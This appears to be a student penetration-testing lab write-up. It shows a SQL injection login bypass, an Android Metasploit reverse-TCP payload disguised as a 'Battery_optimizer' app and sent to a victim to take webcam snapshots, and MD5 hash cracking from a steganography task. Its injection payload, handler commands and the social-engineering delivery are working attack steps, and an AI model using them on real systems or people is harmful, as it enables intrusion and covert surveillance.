
We can use trial and error method to access the admin page.

But for this pentest I am going to use a commonly used conditional statement to with **AND** or **OR** clause to trick the website to think that im using admin login .



this is the sql query which I am using which basically means that if admin is a true input then the login is also a true input

“admin’ and ‘1’=’1“




As you can see that this sql injection worked and I got admin access to the website now I can modify or upload any data into this website and to the web server, this admin access can also be used to hack multiple websites running in that web server.

Mobile Testing:

● Exploit an android mobile phone using Metasploit and access the camera. Take snapshots and download the images from mobile.


First lets note our attackers ip address which is: **192.168.1.3**



then we are going to create a payload using Metasploit which is going to create a reverse tcp connection to our attacker machine.


I am going to create the payload in the name of **Battery_optimizer**

Which will trick the victim to download and install it in this mobile phone.



As we can see the apk file has been generated

Now we have to share the file with the Victim so we are going to use **Wetransfer** to share the file




Then we start our reverse tcp section with

```
Terminal
File  Edit  View  Search  Terminal  Help

       =[ metasploit v5.0.41-dev                          ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.3
lhost => 192.168.1.3
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to 192.168.1.3:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
msf5 exploit(multi/handler) >
```

Now when the victims downloads and installs the application in his mobile

We get a reverse tcp connection



```
Terminal
File  Edit  View  Search  Terminal  Help
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.3
lhost => 192.168.1.3
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to 192.168.1.3:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
msf5 exploit(multi/handler) > set lhost 192.168.1.3
lhost => 192.168.1.3
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to 192.168.1.3:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
[*] Sending stage (72435 bytes) to 192.168.1.7
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.7:53338) at 2021-04-11 05:50:48 -0400
```

```
Target IP  : 192.168.0.100
Start time : 2021-03-21 08:15:31 -0400
Status     : Playing

www.metasploit.com
```

By this way we can access the screenshot with the command **webcam_snap** and download the picture using the


download <filename>

Data Encryption tasks

• Try to extract the WinRAR file from the given image and extract email id, name, phone number, and IP address of the server and username and password from file.

• Decrypt the username and password of the database along with the IP address from the extracted file from Steganography task. Use cryptography online websites resources to crack the hashes.

First take the image and open it using winrar.



Once we open the image we get a text file with encrypted message.

Now we are going to use online decrypting software to decrypt the message

Enter up to 20 non-salted hashes, one per line:

```
cfa17b7ba495e83e88d620c4a88e8ac6
d6a099b6fc2eae64a57d611ae7a27788
f528764d624db129b32c21fbca0cb8d6
145b969c11e30b088e5334122a398f6f
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
cfa17b7ba495e83e88d620c4a88e8ac6	Unknown	Not found.
d6a099b6fc2eae64a57d611ae7a27788	md5	Password120
f528764d624db129b32c21fbca0cb8d6	md5	127.0.0.1
145b969c11e30b088e5334122a398f6f	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

As you can see we have found the password and ip address of the database

Password: **Password120**

Ip address: **127.0.0.1**

But still the 1st and the last hast is unknown so we can assume that they have used some other encryption like AES encryption

Later using another encryption tool I found the encryption to be

Md5 hash digest

145b969c11e30b088e5334122a398f6f

Copy Hash

Md5 digest unhashed, decoded, decrypted, reversed value:

username:admin

Copy Value

Blame this record

Md5 hash digest

cfa17b7ba495e83e88d620c4a88e8ac6

Copy Hash

Md5 digest unhashed, decoded, decrypted, reversed value:

encryptmd5@gmail.com

Copy Value

Blame this record

Username: **admin**

Email: **encryptmd5@gmail.com**

By this way I found the hidden message in the image and decrypted the data which is encrypted inside it.